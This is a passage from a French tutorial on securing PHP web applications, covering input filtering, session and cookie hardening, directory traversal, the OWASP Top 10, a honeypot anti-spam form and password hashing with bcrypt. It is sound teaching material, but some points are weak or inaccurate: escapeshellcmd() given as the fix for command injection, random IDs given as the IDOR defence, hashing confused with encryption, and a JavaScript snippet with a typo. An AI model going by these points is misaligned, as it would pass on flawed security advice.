if (filter_var($var, FILTER_CALLBACK, $option)) {
                                        // VALIDATION OK !
                                    } else {
                                        // ECHEC DE LA VALIDATION !
                                    }
```

Pour un nettoyage personnalisé avec ce filtre, il suffit dans le code ci-dessus de remplacer

$new_var = preg_match('REGEX', $varAVerifier)

par

$new_var = preg_replace('REGEX', $remplacement, $varANettoyer)

D. TRAITER PLUSIEURS VARIABLES SIMULTANÉMENT AVEC filter_input_array( )

On va ici utiliser une nouvelle fonction :

filter_input_array(INPUT_POST, $filtres)
filter_input_array(INPUT_GET, $filtres)
filter_input_array(INPUT_COOKIE, $filtres)
filter_input_array(INPUT_SERVER, $filtres)

→ Selon l'origine des données à traiter.

Imaginons que l'on récupère les données d'un formulaire avec :
$_POST['age'], $_POST['email'], et $_POST['url'].

Nous aurons, pour traiter ces variables simultanément, le code suivant :

```
$filtres = [
            'age' => FILTER_VALIDATE_INT,
            'email' => FILTER_VALIDATE_EMAIL,
            'url' => FILTER_VALIDATE_URL
          ] ;

$result = filter_input_array(INPUT_POST, $filtres) ;
```

CAS PARTICULIER N°1 : définir une option pour un filtre

On va, par exemple, remplacer dans le code ci-dessus la ligne :

```
'age' => FILTER_VALIDATE_INT,
```

par

```
'age' => [
            'filter' => FILTER_VALIDATE_INT,
            'options' => ['min_range' => 0, 'max_range' => 50]
          ] ,
```

CAS PARTICULIER N°2 : utiliser une REGEX comme filtre

On va ici aussi remplacer dans le code ci-dessus la ligne :

```
'email' => FILTER_VALIDATE_EMAIL,
```

par

```
'email' => [
            'filter' => FILTER_VALIDATE_REGEXP,
            'options' => ['regexp' => '#^[a-z0-9_.-]+@[a-z0-9_.-]+\.[a-z]{2,4}$#i' ]
          ] ,
```

Problème n°13 : exposition de données sensibles

(Sensitive data exposure)

Il est courant pour un programmeur de mettre des commentaires dans son code durant la phase de développement. Ces commentaires peuvent contenir des données sensibles et le programmeur oublie parfois de les enlever avant de rendre l'application publique.

Pour éviter que ces commentaires "oubliés" tombent en de mauvaises mains, une fois l'application accessible au public, il suffit de remplacer les commentaires HTML par des commentaires PHP. En effet, ces derniers ne seront pas affichés côté client.

commentaire HTML	<!-- CECI EST UN COMMENTAIRE -->
commentaire PHP	<?php // CECI EST UN COMMENTAIRE ?>

RAPPEL	
COMMENTAIRE HTML	<!-- CECI EST UN COMMENTAIRE -->
COMMENTAIRE JAVASCRIPT COMMENTAIRE PHP	// CECI EST UN COMMENTAIRE /* CECI EST UN COMMENTAIRE */

Problème n°14 : lutter contre le session hijacking

Deux fonctions seront utilisées :

- **On utilise la fonction session_regenerate_id() qui génère régulièrement un nouvel identifiant de session qui remplace l'ancien. Cela bloque l'attaquant.**
- **On utilise la fonction session_set_cookie_params() qui limite la durée de vie d'une session. Si l'utilisateur reste trop longtemps inactif, sa session expire.**

Problème n°15 : journalisation et surveillance insuffisante

(Insufficient logging and monitoring)

Une journalisation de type :

```
if(($_POST['username'] != 'max' || ($_POST['password'] != 'secret')) {
   error_log('Login Failed') }
```

est totalement insuffisante.

Il faut fournir un minimum d'information pour documenter le log. Par exemple, on pourra avoir :

```
if(($_POST['username'] != 'max' || ($_POST['password'] != 'secret')) {
   error_log($_SERVER['REMOTE_ADDR'].":". $_SERVER['REMOTE_PORT'].' Login Failed') }
```

Problème n°16 : directory listing et directory traversal

1. **Le moyen le plus simple de lutter contre le directory listing consiste à placer un fichier index.html ou index.php vide dans chaque répertoire dont on ne veut pas divulguer le contenu !**
2. **Pour le directory traversal, on remplaçait auparavant le traditionnel $_GET['file'] par : basename(realpath($_GET['file'])) Cette méthode n'est plus recommandée aujourd'hui !**
   La fonction realpath() renvoie, si le fichier existe, le chemin absolu du fichier en éliminant les ../ tandis que la fonction basename() renvoie le nom du fichier lui-même, sans son chemin.

   Technique actuelle pour bloquer le directory traversal :

   - ✔ **1. Définir un répertoire racine autorisé : $baseDir = __DIR__ . '/files/';**
   - ✔ **2. Résoudre le chemin demandé : $path = realpath($baseDir . $_GET['file']);**
   - ✔ **3. Vérifier que le chemin résolu est dans le répertoire autorisé**

     if ($path !== false && str_starts_with($path, $baseDir)) { // OK : accès autorisé }
     else { // tentative d'attaque }

PHP et OWASP Top 10		
OWASP Top 10		**Contre-mesures**
A1	**Injections**	**Injection SQL : utiliser les requêtes préparées** **Injection de commande : utiliser escapeshellcmd()**
A2	**Broken Authentication and Session Management**	**➔ L'ID de session doit être complexe et aléatoire** **➔ L'ID de session doit expirer en cas de logout ou d'inactivité de l'utilisateur (timeout)** **➔ Il faut utiliser HTTPS** **➔ Pour définir un nouveau mot de passe, il faut d'abord fournir l'ancien** **➔ Les mots de passe doivent être hachés avant stockage**
A3	**XSS**	**Utiliser : htmlspecialchars()**
A4	**Insecure Direct Object Reference**	**Web parameter tampering (www.site.net/profile.php?id=X) : l'id doit être long et aléatoire.**
A5	**Security Misconfiguration**	**➔ Désactiver allow_url_* si le file upload n'est pas utilisé** **➔ Input sanitization** **➔ Suppression des comptes par défaut**
A6	**Sensitive Data Exposure**	**Utiliser le hachage des mots de passe**
A7	**Missing Function Level Access Control**	**Chaque page doit vérifier si l'utilisateur possède les droits requis**
A8	**CSRF**	**Utiliser la technique du jeton aléatoire**
A9	**Using Components with known vulnerabilities**	**Lors de l'utilisation de librairies de tierce partie :** **➔ Maintenir ces librairies à jour** **➔ Supprimer les librairies qui ne sont plus nécessaires**
A10	**Unvalidated Redirects and Forwards**	**www.site.net/redirect.php?u=http://www.commerce.com** **devient :** **www.site.net/redirect.php?u=2** **et on associe, côté serveur, l'index 1 du tableau $url à l'adresse http://www.commerce.com.**

Méthode pratique pour remplacer un CAPTCHA

Le développement web est confronté à un dilemme : il faut qu'un site web soit à la fois sécurisé et *user-friendly*. Un compromis doit donc être trouvé en permanence entre la sécurisation du site et son ergonomie.

Pour limiter le spam avec les formulaires de contact, les CAPTCHA sont souvent utilisés. Ils ne sont pourtant pas très ergonomiques et sont même pour beaucoup d'internautes plutôt horripilants.

Je vais vous montrer ici comment les remplacer par un code plus transparent, totalement invisible et qui fonctionne de façon assez efficace :

Soit le formulaire basique ci-dessous :

```
<form action="traitement.php" method="POST">
  <label for="nom">Nom :</label><br>
  <input type="text" id="nom" name="nom" ><br><br>

  <label for="email">Email :</label><br>
  <input type="email" id="email" name="email" ><br><br>

  <label for="message">Message :</label><br>
  <textarea id="message" name="message" rows="5" ></textarea><br><br>

  <button type="submit">Envoyer le formulaire</button>
</form>
```

Pour remplacer le CAPTCHA, je vais ajouter trois champs à ce formulaire :

- ➔ **Un champ *input* pour l'adresse** (id **et** name ="adresse")
- ➔ **Un champ *input* pour la ville** (id **et** name ="ville")
- ➔ **Un champ *input* pour le téléphone** (id **et** name ="phone")

Ces trois champs portent des noms innocents pour ne pas indiquer leur rôle exact !

Les trois champs seront rendus invisibles grâce à un code CSS. Par exemple, pour le champ adresse, vous utiliserez un des deux codes équivalents ci-dessous :

- ✓ **#adresse{display:none;}**
- ✓ **#adresse {position:absolute; left:-8888px; }** ← **Je conseille ce code**

Astuces utilisées :

- ➔ **Le champ *adresse* devra rester vide. Si un bot fait du spam, il va probablement remplir ce champ, on pourra alors stopper le traitement du formulaire en constatant ce remplissage.**
- ➔ **Le champ *ville* va quant à lui vérifier si la souris est utilisée ou si une frappe au clavier est constatée. Dans le cas contraire, le bot sera encore démasqué et le traitement sera une nouvelle fois stoppé.**
- ➔ **Le champ *phone* va quant à lui permettre la mesure du temps mis pour soumettre le formulaire. Un humain mettra un certain temps pour remplir le formulaire alors qu'un bot le fera en 1 seconde. On peut par exemple considérer qu'un temps inférieur à 5 secondes est attribuable à un bot et le traitement sera alors ici encore stoppé.**

En pratique :

- ➔ **Le champ *ville* contiendra une valeur quelconque : value="Paris", et cette valeur sera modifiée par un code JavaScript situé dans la page du formulaire (si la souris ou le clavier sont utilisés). La nouvelle valeur sera par exemple : Ushuaia. Voici ce code JavaScript :**

```
<script>
    function human_test() {
    document.getElementById('ville').value = 'Ushuaia;
    }
    window.addEventListener('mousemove', human_test, { once: true });
    window.addEventListener('keydown', human_test, { once: true });
</script>
```

- ➔ **Le champ *phone* contiendra l'attribut suivant : value="<?= $formTime; ?>". La variable $formTime sera définie au début de la page (contenant le formulaire) par le code : <?php $formTime = time(); ?>**

Finalement, la page du formulaire contiendra en partie ce code :

```
…
<?php $formTime = time(); ?>
<script>
        function human_test() {
        document.getElementById('ville').value = 'Ushuaia';
        }
        window.addEventListener('mousemove', human_test, { once: true });
        window.addEventListener('keydown', human_test, { once: true });
</script>
…
…
<form action="traitement.php" method="POST">
   <label for="nom">Nom :</label><br>
   <input type="text" id="nom" name="nom"><br><br>

   <label for="email">Email :</label><br>
   <input type="email" id="email" name="email" ><br><br>

   <label for="adresse">Adresse :</label><br>
   <input type="text" id="adresse" name="adresse"><br><br>

   <label for="ville"> Ville:</label><br>
   <input type=" text " id="ville" name="ville" value="Paris">  <br><br>

   <label for="phone">Téléphone :</label><br>
   <input type=" text " id="phone" name ="phone" value="<?= $formTime; ?>"> <br><br>

   <label for="message">Message :</label><br>
   <textarea id="message" name="message" rows="5"></textarea><br><br>

   <button type="submit">Envoyer le formulaire</button>
   </form>
…
…
```

Ne pas oublier le code CSS, de préférence externe (fichier style.css), pour rendre invisible les trois champs ajoutés au formulaire.

On aura alors, côté serveur, dans *traitement.php,* un code semblable à ceci :

```
<?php
   if ($_SERVER["REQUEST_METHOD"] == "POST") {
        $bot_detected = false;

        if (!empty($_POST['adresse'])) { $bot_detected = true; }

        $human_or_not = $_POST['ville'];
        if ($human_or_not != "Ushuaia") { $bot_detected = true;  }

        $form_time = filter_var($_POST['phone'], FILTER_VALIDATE_INT);
        if ($form_time && time() - $form_time < 5) { $bot_detected = true; }

        if ($bot_detected == true) { "NON TRAITEMENT DU FORMULAIRE"
        } else { "TRAITEMENT DU FORMULAIRE" }
   }
?>
```

Le code de ce chapitre est évidemment tout à fait basique et doit être adapté et amélioré selon vos besoins et envies…

EN RÉSUMÉ

Nous avons réalisé un code qui détecte de façon ergonomique, à la place d'un CAPTCHA, l'activité d'un bot spammeur.

Cette activité a été mise en évidence grâce :

- **Au remplissage par le bot d'un champ INPUT censé rester vide.**
- **À la non-détection d'une activité humaine (via l'utilisation de la souris ou du clavier).**
- **Au temps mis pour soumettre le formulaire (un bot le fera en 1 seconde alors qu'un humain le fera en beaucoup plus de temps).**

Un bot peut éventuellement contourner une ou deux des trois mesures ci-dessus mais plus rarement les trois.

Sécuriser ses cookies de session avec les flags

Si votre site utilise une variable de session pour, par exemple, définir un jeton aléatoire anti-CSRF, il faut préalablement ouvrir une session comme ci-dessous :

```
session_start();
$_SESSION["jeton"] = bin2hex(random_bytes(6)) ;
```

bin2hex(random_bytes(6)) est une valeur aléatoire exprimée en hexadécimal.

Le cookie essentiel (cookie technique) associé à cette session sera épinglé par **https://secureheaders.com** parce qu'il n'est pas sécurisé.

Pour le sécuriser correctement, il faut lui ajouter le flag **httponly**, le flag **secure**, le flag **samesite** et un **préfixe**. Cela donne en pratique :


```
ini_set('session.cookie_httponly', 1 );
ini_set('session.cookie_secure', 1);
ini_set('session.cookie_samesite', 'Lax');
session_name('__Secure-PHPSESSID');
session_start();
$_SESSION["jeton"] = bin2hex(random_bytes(6)) ;
```

- ➔ **Les flags httponly et secure restreignent l'accès au cookie[10].**
- ➔ **Le flag samesite protège partiellement contre les attaques CSRF.**
- ➔ **Le préfixe __Secure- protège contre la fixation de session.**


[10] Le flag httponly protège du vol du cookie dans le navigateur (par un script JavaScript) tandis que le flag secure protège du vol du cookie pendant le transport (le cookie ne sera utilisé qu'au cours d'une communication chiffrée par SSL/TLS).

Vérifier rapidement la sécurité de votre serveur

Nous savons déjà que le site **https://securityheaders.com** permet de vérifier vos en-têtes HTTP :




Le site **https://www.ssllabs.com/ssltest/** quant à lui permet de vérifier votre configuration SSL :



Et après ?

Les vérifications de la page précédente sont évidemment nécessaires mais pas suffisantes.

La sécurité du serveur est une chose, la sécurité de votre application web en est une autre. Il conviendra donc ensuite d'utiliser des outils comme **Nikto** ou **OWASP ZAP** pour la recherche dans cette application de vulnérabilités (XSS, CSRF, SQLi, injection de commande, …) :



On pourra encore utiliser le scanner Nessus.

Les mots de passe : introduction

Pour éviter qu'une personne mal intentionnée ne devine vos mots de passe, il faut respecter quelques règles :

- Ne pas utiliser d'informations personnelles (nom du chien, prénom des enfants, date de naissance d'un membre de la famille, …)
- Ne pas utiliser un mot du dictionnaire (les attaques par dictionnaire sont alors possibles).
- Ne pas utiliser un mot de passe commun ("123456", "azerty", "secret123", …)
- Ne surtout pas utiliser le même mot de passe sur des sites différents (si le mot de passe est compromis, le cybercriminel aura accès à tous vos sites simultanément).

Du côté serveur :

- Ne pas stocker les mots de passe en clair (utiliser leur hash et le saler).

Astuce : pour savoir si votre adresse mail fait l'objet d'un détournement sur Internet, il suffit de vous rendre sur le site **https://haveibeenpwned.com/** :

Si le résultat est positif, vous obtenez un avertissement sur fond rouge :

Dans le cas contraire, vous obtenez la bonne nouvelle sur un fond vert :

Je vous conseille de vous rendre dès maintenant sur ce site pour vérifier votre adresse mail.
Que faire pour améliorer la sécurité de vos mots de passe ? Il y a une solution très intéressante : les **gestionnaires de mots de passe** (*Password Managers*). En voici trois exemples (mais il y en a d'autres) :

Quels sont les avantages de ces outils :

- Ils stockent vos mots de passe de manière sécurisée.
- Ils permettent d'avoir des mots de passe compliqués et longs pour chaque site sans devoir les retenir.
- Si une tentative de phishing vous redirige vers un site qui copie celui de votre banque, le gestionnaire de mots de passe ne va pas le reconnaître et n'affichera pas le mot de passe concerné !

Je ne peux que vous encourager à utiliser ce type d'outil de sécurité !

Un des grands problèmes au sujet des mots de passe, hormis le fait qu'ils sont mal utilisés par les utilisateurs (emploi du même mot de passe sur de nombreux sites différents, …), est la façon dont ils sont stockés par les sites web, sur les serveurs. Encore trop souvent, ils sont stockés en clair ! Un simple vol de la base de données les rend disponibles pour les hackers.

La contre-mesure consiste à stocker les mots de passe hachés, en utilisant une fonction de hachage cryptographique standard comme MD5, SHA-1, SHA-256, …

Deux problèmes supplémentaires se posent alors :

- Deux utilisateurs qui ont le même mot de passe auront le même hash.
- Il existe des listes contenant un grand nombre de mots de passe et leur hash correspondant pour une fonction donnée (les **Rainbow Tables,** tables arc-en-ciel)

Pour résoudre ces deux problèmes, on utilise la technique du salage. Le sel (*salt* en anglais) est une chaîne de caractère longue et aléatoire, propre à chaque utilisateur, qui est ajoutée à la suite du mot de passe avant le hachage.

Exemple :

Utilisateur	Mot de passe	Sel	Hash (SHA-256)
max@.....	**test1234**	**aZqr78twQcPt4Km**	**xxxx**

= SHA-256 ("test1234" + "aZqr78twQcPt4Km")

= B648C45F7658E8C2FE594453D409BE5B319D869A1F4BC6C49B040D2CBF765EAC


(Vous pouvez calculer ce hash sur le site **http://passwordsgenerator.net/sha256-hash-generator/**)

Pour chaque utilisateur, la base de données ne conserve plus le mot de passe mais uniquement le sel et le hash salé. Voici un exemple d'enregistrement :

Identifiant (mail ou username)	Sel	Mot de passe salé et haché

L'attaque grâce à des hashs précalculés (*Rainbow Tables*) n'est apparemment plus possible ! Nous verrons ce qu'il en est un peu plus loin…

Voici ce qui se passe lors de l'authentification avec un mot de passe haché et salé :



En réalité, cela est trop beau pour être vrai. En effet, l'utilisation de la force brute peut toujours permettre de retrouver un mot de passe à partir de son hash, même salé. La raison de cela est que les algorithmes de hachage sont rapides (ils sont conçus pour cela).

Constat logique : **rapide à chiffrer** implique **rapide à déchiffrer** !

Dès lors, comment stocker les mots de passe de manière sécurisée ?

La solution consiste à utiliser, non pas une fonction de hachage cryptographique standard (comme MD5, SHA-1, SHA-256…), mais une **fonction de hachage cryptographique coûteuse en calcul**. Ces algorithmes sont beaucoup plus lents. L'empreinte étant plus lente à calculer, la force brute ne fonctionnera plus. On continue avec ce type de fonction à utiliser le salage, pour différencier le hash de deux utilisateurs qui auraient le même mot de passe.

Exemples de telles fonctions de hachage cryptographique coûteuses en calcul : **bcrypt, Argon2, PBKDF2, scrypt, … Les algorithmes Argon2 et bcrypt sont recommandés.**

L'algorithme bcrypt, par exemple, permet de définir un grand nombre d'itérations (c'est une fonction dite adaptative), ce qui rend une attaque par force brute peu envisageable. Pour vous donner un ordre de grandeur, bcrypt est 50.000 à 300.000 fois plus lent que MD5. En configuration hautement sécurisée, Argon2 peut même être 2.000.000 plus lent que MD5 !

Les fonctions PHP suivantes seront utiles au programmeur

- **password_hash('mot_de_passe', PASSWORD_BCRYPT)** : calcule le hash bcrypt d'un mot de passe,
- **password_verify($password, $hash) :** vérifie qu'un mot de passe correspond à un hachage.

Exemple de hash bcrypt : **$2y$10$RdH7oHjTHMJ2pA4HbQcKB.8ztfOF5xsAmEyxZ17jhpNnpnNaDUH9W**


$2y = version de l'algorithme bcrypt utilisé
10 = facteur de coût (10 est la valeur par défaut en PHP) = 1024 itérations
RdH7oHjTHMJ2pA4HbQcKB = sel
.8ztfOF5xsAmEyxZ17jhpNnpnNaDUH9W = hash (mot de passe + sel + coût) encodé en Base64

Imaginons maintenant qu'un site web ne soit pas encore passé aux mots de passe hachés par une fonction cryptographique comme bcrypt.

Il y a deux façons pour lui de se mettre à jour, une manière graduelle et une manière plus brutale. Voyons cela.

MISE À JOUR GRADUELLE :

Que va-t-il se passer au moment de l'authentification d'un utilisateur :



Au bout d'un certain temps, si tous les mots de passe n'ont pas été correctement hachés, on remplace tous les mots de passe non encore haché avec bcrypt, en prévenant de manière adéquate les utilisateurs.

